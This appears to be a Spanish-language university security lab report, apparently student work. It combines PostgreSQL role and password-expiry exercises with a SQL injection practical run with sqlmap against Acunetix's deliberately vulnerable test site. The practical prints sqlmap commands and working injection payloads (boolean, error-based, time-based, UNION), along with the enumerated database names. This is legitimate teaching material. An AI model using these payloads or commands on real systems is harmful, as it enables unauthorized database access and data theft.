ADMIN1 DEL ROL ADMIN\_NIVEL1

CREAR ESTUDIANTE

4:28 PM  
11/5/2022

```
File Edit View Navigate Code Refactor Run Tools Git Window Help CC3088-lab10-seguridad - C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py
C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad> main.py
115     except psycopg2.OperationalError as e:
116         print("ERROR:", e)
117
Run: main >
Ingresar la fecha de nacimiento del estudiante MM-DD-YYYY
09-01-1997
Estudiante ingresado al sistema
[1] Crear estudiante
[2] Crear curso
[3] Asignar estudiante a curso existente
[0] Salir
Ingresar la opción del menú
2
Ingresar el id del curso (dato numérico)
4
Ingresar el código del curso
MATH2037
Ingresar el nombre del curso
Algebra Lineal 2
Ingresar el cupo máximo
3
Se colocará valor de 0 al cupo actual
Curso ingresado al sistema
[1] Crear estudiante
[2] Crear curso
[3] Asignar estudiante a curso existente
[0] Salir
Ingresar la opción del menú
3
Ingresar el carnet del estudiante
```

CREAR NUEVO CURSO

4:29 PM  
11/5/2022



```


File Edit View Navigate Code Refactor Run Tools Git Window Help CC3088-lab10-seguridad - C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py
C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad> main.py
115     except psycopg2.OperationalError as e:
116         print("ERROR:", e)
117
Run: main x
Se colocará valor de 0 al cupo actual
Curso ingresado al sistema
[1] Crear estudiante
[2] Crear curso
[3] Asignar estudiante a curso existente
[0] Salir
Ingrese la opción del menú
3
Ingresé el carnet del estudiante
7
Ingresé el código del curso
HM2017
Ingresé la fecha de asignación
13-9-2022
    estudiante curso fechaasignacion
0   Seok Jin Kim CC3088 2022-11-05
1   Jung Kook Jeon MM2017 2022-11-05
[1] Crear estudiante
[2] Crear curso
[3] Asignar estudiante a curso existente
[0] Salir
Ingrese la opción del menú
0

Process finished with exit code 0

```

4:29 PM  
11/5/2022

## Cambiar contraseña a usuario dentro del rol admin\_nivel1



```

pgAdmin 4
File Object Tools Help
Browser
prueba_proyecto02
pruebakk
tiendas
track_catalog
Login/Group Roles (24)
admin1
admin2
admin3
admin_nivel1
admin_nivel2
admin_nivel3
diana1
diana2
diana3
marie1
marie2
marie3
pg_database_owner
pg_execute_server_program
pg_monitor
pg_read_all_data
pg_read_all_settings
pg_read_all_stats
pg_read_server_files
pg_stat_scan_tables
pg_write_all_data
pg_write_server_files
postgres
Tables
PostgreSQL 15
scripts.sql*
lab10/postgres@PostgreSQL 14
No limit
Query History
46 CREATE USER diana3 WITH PASSWORD 'nice';
47 CREATE USER marie3 WITH PASSWORD 'chido';
48 -- Crear grupos de usuarios que tiene las características de roles
49 CREATE GROUP admin1 WITH USER diana1, marie1;
50 CREATE GROUP admin2 WITH USER diana2, marie2;
51 CREATE GROUP admin3 WITH USER diana3, marie3;
52 -- Dar privilegios a grupos (ingresarlos a rol)
53 GRANT admin_nivel1 TO admin2;
54 GRANT admin_nivel2 TO admin2;
55 GRANT admin_nivel3 TO admin3;
56
57
58 -- Modifique el grupo admin_nivel1 (admin1), colóquela una contraseña que expire en cierto momento del día.
59 ALTER ROLE admin1 WITH LOGIN;
60 ALTER ROLE admin1 PASSWORD 'temp' VALID UNTIL 'November 5 16:35:00 2022';
61 -- Modificar a usuario dentro de rol admin_nivel1
62 ALTER ROLE admin1 WITH NOLOGIN;
63 ALTER ROLE admin1 WITH PASSWORD null;
64 ALTER USER diana1 WITH PASSWORD 'increible!' VALID UNTIL 'November 5 16:45:00 2022';
65
Data output Notifications
rename name
Total rows: 0 of 0 Query complete 00:00:00.052
Messages
ALTER ROLE
Query returned successfully in 52 msec.

```

11/5/2022 4:38 PM

File Edit View Navigate Code Refactor Run Tools Git Window Help CC3088-lab10-seguridad - C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py

C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py

```
115 except psycopg2.OperationalError as e:  
116     print("ERROR:", e)  
117
```

Run: main x


"C:\Users\Mariel Guamuche\AppData\Local\Microsoft\WindowsApps\pyt..."  
Ingresar el nombre de usuario  
*dianal*  
Ingresar el password del usuario  
*Incredible*  
Usuario conectado  
[1] Crear estudiante  
[2] Crear curso  
[3] Asignar estudiante a curso existente  
[0] Salir  
Ingresar la opción del menú  
*1*  
Ingresar el id/carnet del estudiante (dato numérico)  
*8*  
Ingresar los nombres del estudiante  
*Alejandra*  
Ingresar los apellidos del estudiante  
*Guamuche Recinos*  
Ingresar la fecha de nacimiento del estudiante MM-DD-YYYY  
*01-03 2003*  
Estudiante ingresado al sistema  
[1] Crear estudiante  
[2] Crear curso  
[3] Asignar estudiante a curso existente  
[0] Salir  
Ingresar la opción del menú

Git Run TODO Problems Terminal Python Packages Python Console Services

4:41 PM  
11/5/2022

INICIAR SESIÓN CON USUARIO PERTENECIENTE A ADMIN1 (ROL ADMIN\_NIVEL1)

CREAR ESTUDIANTE



File Edit View Navigate Code Refactor Run Tools Git Window Help CC3088-lab10-seguridad - C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py

C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py

```
115 except psycopg2.OperationalError as e:  
116     print("ERROR:", e)  
117
```


Run: main x

Ingresar la fecha de nacimiento del estudiante MM-DD-YYYY  
*01-03 2003*  
Estudiante ingresado al sistema  
[1] Crear estudiante  
[2] Crear curso  
[3] Asignar estudiante a curso existente  
[0] Salir  
Ingresar la opción del menú  
*2*  
Ingresar el id del curso (dato numérico)  
*5*  
Ingresar el código del curso  
*MH2016*  
Ingresar el nombre del curso  
*Física 2*  
Ingresar el cupo máximo  
*5*  
Se colocará valor de 0 al cupo actual  
Curso ingresado al sistema  
[1] Crear estudiante  
[2] Crear curso  
[3] Asignar estudiante a curso existente  
[0] Salir  
Ingresar la opción del menú  
*3*  
Ingresar el carnet del estudiante

Git Run TODO Problems Terminal Python Packages Python Console Services

4:41 PM  
11/5/2022

CREAR CURSO



A screenshot of a terminal window titled "main.py" showing a menu-based application. The application asks for a student ID ("Ingrese el carnet del estudiante") and a course code ("Ingrese el código del curso"). It then lists students assigned to the course MM2016. A red arrow points from the text "ASIGNAR ESTUDIANTE A CURSO" to the menu options. A timestamp box shows 4:41 PM on 11/5/2022.

```
Curso ingresado al sistema
[1] Crear estudiante
[2] Crear curso
[3] Asignar estudiante a curso existente
[0] Salir
Ingrese la opción del menú
3
Ingrese el carnet del estudiante
0
Ingrese el código del curso
MM2016
Ingrese la fecha de asignación
11-07-2022
          estudiante    curso fechaasignacion
0           Seok Jin Kim CC3088      2022-11-05
1           Jung Kook Jeon MM2017      2022-11-05
2 Alejandra Guamuche Recinos MM2016      2022-11-05
[1] Crear estudiante
[2] Crear curso
[3] Asignar estudiante a curso existente
[0] Salir
Ingrese la opción del menú
0

Process finished with exit code 0
```

- Después que la contraseña expire, intente crear un nuevo estudiante con el mismo usuario. ¿Qué sucede en este caso?

Pasado el tiempo (16:36) para admin1 ha notificado que no ha podido establecer la conexión debido a que no puede autenticar con la contraseña dada.

A screenshot of a terminal window titled "main.py" showing a login attempt. The user enters "admin1" for both the username and password. A red arrow points from the text "INICIAR SESIÓN CON ADMIN1" to the user input. A timestamp box shows 4:36 PM on 11/5/2022.

```
Ingrese el nombre de usuario
admin1
Ingrese el password del usuario
trap
ERROR: connection to server at "localhost" (:1), port 5432 failed: FATAL:  password authentication failed for user "admin1"

Process finished with exit code 0
```

Este mismo comportamiento ha tenido con el usuario perteneciente al grupo admin1 del rol admin\_nivel1.

The screenshot shows a PyCharm interface with a terminal window. The terminal output is as follows:

```
C:\> Users> Mariel Guamuche > Documents > GitHub > CC3088-lab10-seguridad > main.py
115     except psycopg2.OperationalError as e:
116         print("ERROR:", e)
117
Run: main x
Inicie la sesión con el usuario de administrador de nivel1
Ingresar el nombre de usuario
diana1
Ingresar el password del usuario
incredible
ERROR: connection to server at "localhost" (:1), port 5432 failed: FATAL:  password authentication failed for user "diana1"

Process finished with exit code 0
```

A large orange arrow points from the text "INICIAR SESIÓN CON USUARIO DE ADMIN1" to the terminal command "Inicie la sesión con el usuario de administrador de nivel1". A smaller orange box highlights the timestamp "4:46 PM 11/5/2022" in the system tray.

- Modifique el grupo administradores\_nivel3, u otórguele el privilegio de CREATE sobre la tabla estudiantes. Vuelva a intentar crear un estudiante, ¿qué sucede ahora?

**Aclaración:** Se le ha otorgado el privilegio de insert sobre la tabla estudiantes al administrador\_nivel3.

The screenshot shows the pgAdmin 4 interface connected to a PostgreSQL 14 database. The left sidebar shows various schemas and roles, with "diana1" selected. The central pane displays a SQL query window with the following code:

```
CREATE GROUP admin3 WITH USER diana3, mariel3;
-- Dar privilegios a grupos (ingresarlos a rol)
GRANT admin_nivel1 TO admin1;
GRANT admin_nivel2 TO admin2;
GRANT admin_nivel3 TO admin3;

-- Modifique el grupo admin_nivel1 (admin1), colóquelo una contraseña que expire en cierto momento del día.
ALTER ROLE admin1 WITH LOGIN;
ALTER ROLE admin1 PASSWORD 'temp' VALID UNTIL 'November 5 16:35:00 2022';
-- Modificar a usuario dentro de rol admin_nivel1
ALTER ROLE admin1 WITH NOLOGIN;
ALTER ROLE admin1 WITH PASSWORD null;
ALTER USER diana1 WITH PASSWORD 'increible' VALID UNTIL 'November 5 16:45:00 2022';

-- Modificar al grupo (rol) admin_nivel3 otórguele el privilegio de CREATE sobre la tabla estudiantes
GRANT INSERT ON estudiante TO admin_nivel3;
```

The right pane shows the "Messages" tab with the message "Query returned successfully in 81 msec." A green checkmark icon is present in the bottom right corner of the pgAdmin window.

The screenshot shows a PyCharm IDE interface. In the top navigation bar, the path is C:\Users\Mariel.Gamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py. The code editor shows a Python script with several print statements and a try-except block for a psycopg2.OperationalError exception. The terminal window below displays a session where a user named 'mariel3' logs in and creates a new student record.

```
File Edit View Navigate Code Refactor Run Tools Git Window Help CC3088-lab10-seguridad - C:\Users\Mariel.Gamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py
C:\Users\Mariel.Gamuche> Documents > GitHub > CC3088-lab10-seguridad > main.py
115     except psycopg2.OperationalError as e:
116         print("ERROR:", e)
117
Run: main x
Ingresese el nombre de usuario
mariel3
Ingresese el password del usuario
cristo
Usuario conectado
[1] Crear estudiante
[2] Crear curso
[3] Asignar estudiante a curso existente
[0] Salir
Ingresese la opcion del menu
1
Ingresese el id/carnet del estudiante (dato numerico)
9
Ingresese los nombres del estudiante
Samuel
Ingresese los apellidos del estudiante
Arizmendi
Ingresese la fecha de nacimiento del estudiante MM-DD-YYYY
01-01-1997
Estudiante ingresado al sistema
[1] Crear estudiante
[2] Crear curso
[3] Asignar estudiante a curso existente
[0] Salir
Ingresese la opcion del menu
|
```

Two orange arrows point from the right towards the terminal output. The top arrow points to the line "User connected" and the bottom arrow points to the line "Student added to the system".

**INICIAR SESIÓN CON USUARIO PERTENECIENTE A ADMIN3 (ROL ADMIN\_NIVEL3)**

**CREAR ESTUDIANTE**

A otorgarle el permiso de INSERT a admin\_nivel3 ha permitido insertar datos dentro de la tabla estudiantes.

## Práctica 2. SQL Injection.

The screenshot shows a web browser window with the URL [testphp.vulnweb.com/listproducts.php?cat=1](http://testphp.vulnweb.com/listproducts.php?cat=1). The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The main content area displays a list of items under the category "Posters". Each item includes a thumbnail image, a title, a short description, and a link to "comment on this picture". The items are:

- The shore: Description: Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.  
Painted by: r4w8173
- Mystery: Description: Donec molestie. Sed aliquam sem ut arcu.  
Painted by: r4w8173
- The universe: Description: Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.  
Painted by: r4w8173
- Walking: Description: Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.  
Painted by: r4w8173

- “cat=1” es un direccionamiento en donde se presentan distintas páginas de las categorías dentro de *browse paintings*


The screenshot shows a web browser window with the URL [testphp.vulnweb.com/listproducts.php?cat=2](http://testphp.vulnweb.com/listproducts.php?cat=2). The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The main content area displays a list of items under the category "Paintings". Each item includes a thumbnail image, a title, a short description, and a link to "comment on this picture". The item is:

- Thing: Description: Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.  
Painted by: r4w8173

A warning message at the bottom of the page states: "Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more."

The screenshot shows a Windows taskbar with several pinned icons: File Explorer, Task View, Mail, Photos, OneDrive, Edge, Word, Excel, Google Chrome, WhatsApp, and FileZilla. The system tray shows battery level (91%), temperature (18°C), signal strength, and the date/time (11/3/2022 7:31 AM).

- Al hacer el cambio de “cat=1” a “cat=2” presenta la página de *paintings*



- Al cambiar "cat=1" por una cadena de texto presenta un error y como información adicional presenta que ha habido un error en el query, en la sección de where.

*Comprobación de instalación de SQLMAP.*

```
dianadiaz@Dianas-MacBook-Pro-2 ~ % sqlmap
[...]
{1.6.11#pip}
[...]
https://sqlmap.org

Usage: python3.10 sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update,
--purge, --list-tampers or --dependencies). Use -h for basic and -hh for advanced help
```

```
dianadiaz@Dianas-MacBook-Pro-2 ~ % sqlmap -h
[!] {1.6.11#pip}
https://sqlmap.org

Usage: python3.10 sqlmap [options]

Options:
  -h, --help           Show basic help message and exit
  -hh, --hh            Show advanced help message and exit
  --version           Show program's version number and exit
  -v VERBOSE          Verbosity level: 0-6 (default 1)

Target:
  At least one of these options has to be provided to define the
  target(s)

  -u URL, --url=URL  Target URL (e.g. "http://www.site.com/vuln.php?id=1")
  -g GOOGLEDORK      Process Google dork results as target URLs

Request:
  These options can be used to specify how to connect to the target URL

  --data=DATA         Data string to be sent through POST (e.g. "id=1")
  --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
  --random-agent     Use randomly selected HTTP User-Agent header value
  --proxy=PROXY       Use a proxy to connect to the target URL
  --tor              Use Tor anonymity network
  --check-tor        Check to see if Tor is used properly

Injection:
  These options can be used to specify which parameters to test for,
  provide custom injection payloads and optional tampering scripts

  -p TESTPARAMETER   Testable parameter(s)
  --dbms=DBMS         Force back-end DBMS to provided value

Detection:
  These options can be used to customize the detection phase

  --level=LEVEL       Level of tests to perform (1-5, default 1)
  --risk=RISK          Risk of tests to perform (1-3, default 1)

Techniques:
  These options can be used to tweak testing of specific SQL injection
  techniques

  --technique=TECH..  SQL injection techniques to use (default "BEUSTQ")
```

¿Qué tipo de DBMS utiliza este sitio?

```
dianadiaz@Dianas-MacBook-Pro-2 ~ % sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1"
-- batch --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:29:58 /2022-11-04/
[11:29:58] [INFO] resuming back-end DBMS 'mysql'
[11:29:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6372=6372

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7176717a71,(SELECT (ELT(3455=3455,1))),0x7178767171),
3455)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 8762 FROM (SELECT(SLEEP(5)))Bxsp)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176717a71,0x6a58
6c68456a736a5772726c517156436176797252476d4a52674c6c4d6f4c597461564678504b64,0x7178767171),NULL,N
ULL,NULL-- -

[11:29:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[11:29:59] [INFO] fetched data logged to text files under '/Users/dianadiaz/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 11:29:59 /2022-11-04/
```

El DBMS es MySQL

¿Se corresponde la información obtenida con la información que obtuvo al probar ingresar una cadena de texto para el parámetro cat?

```
dianadiaz@Dianas-MacBook-Pro-2 ~ % sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=hel
l" --batch --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illeg
al. It is the end user's responsibility to obey all applicable local, state and federal laws. Dev
elopers assume no liability and are not responsible for any misuse or damage caused by this progr
am

[*] starting @ 11:44:56 /2022-11-04

[11:44:56] [INFO] resuming back-end DBMS 'mysql'
[11:44:56] [INFO] testing connection to the target URL
[11:44:57] [WARNING] there is a DBMS error found in the HTTP response body which could interfere
with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---

Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6372=6372

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET
)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7176717a71,(SELECT (ELT(3455=3455,1))),0x7178767171),
3455)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 8762 FROM (SELECT(SLEEP(5)))BXsp)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176717a71,0x6a58
6c68456a736a5772726c517156436176797252476d4a52674c6c4d6f4c597461564678504b64,0x7178767171),NULL,N
ULL,NULL-- -

[11:44:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[11:44:57] [INFO] fetched data logged to text files under '/Users/dianadiaz/.local/share/sqlmap/o
utput/testphp.vulnweb.com'
```

¿Qué versión tiene el DBMS?

```
---
[11:55:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
```

Tiene la versión 5.6

¿A qué tipos de ataque es vulnerable el parámetro cat?

```
dianadiaz@Dianas-MacBook-Pro-2 ~ % sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:16:20 /2022-11-04/

[11:16:20] [INFO] testing connection to the target URL
[11:16:21] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:16:21] [INFO] testing if the target URL content is stable
[11:16:21] [INFO] target URL content is stable
[11:16:21] [INFO] testing if GET parameter 'cat' is dynamic
[11:16:21] [INFO] GET parameter 'cat' appears to be dynamic
[11:16:21] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[11:16:22] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[11:16:22] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[11:16:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:16:49] [WARNING] reflective value(s) found and filtering out
[11:16:50] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="The")
[11:16:50] [INFO] testing 'Generic inline queries'
[11:16:50] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[11:16:50] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[11:16:50] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[11:16:51] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[11:16:51] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[11:16:51] [INFO] GET parameter 'cat' is 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[11:16:51] [INFO] testing 'MySQL inline queries'
[11:16:51] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[11:16:51] [WARNING] time-based comparison requires larger statistical model, please wait.....
..... (done)
```

Es vulnerable a los ataques de cross-site scripting (XSS)

¿Cuáles son los nombres de las bases de datos?

```
[11:48:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[11:48:49] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

Las bases de datos son:

- acuart
- information\_schema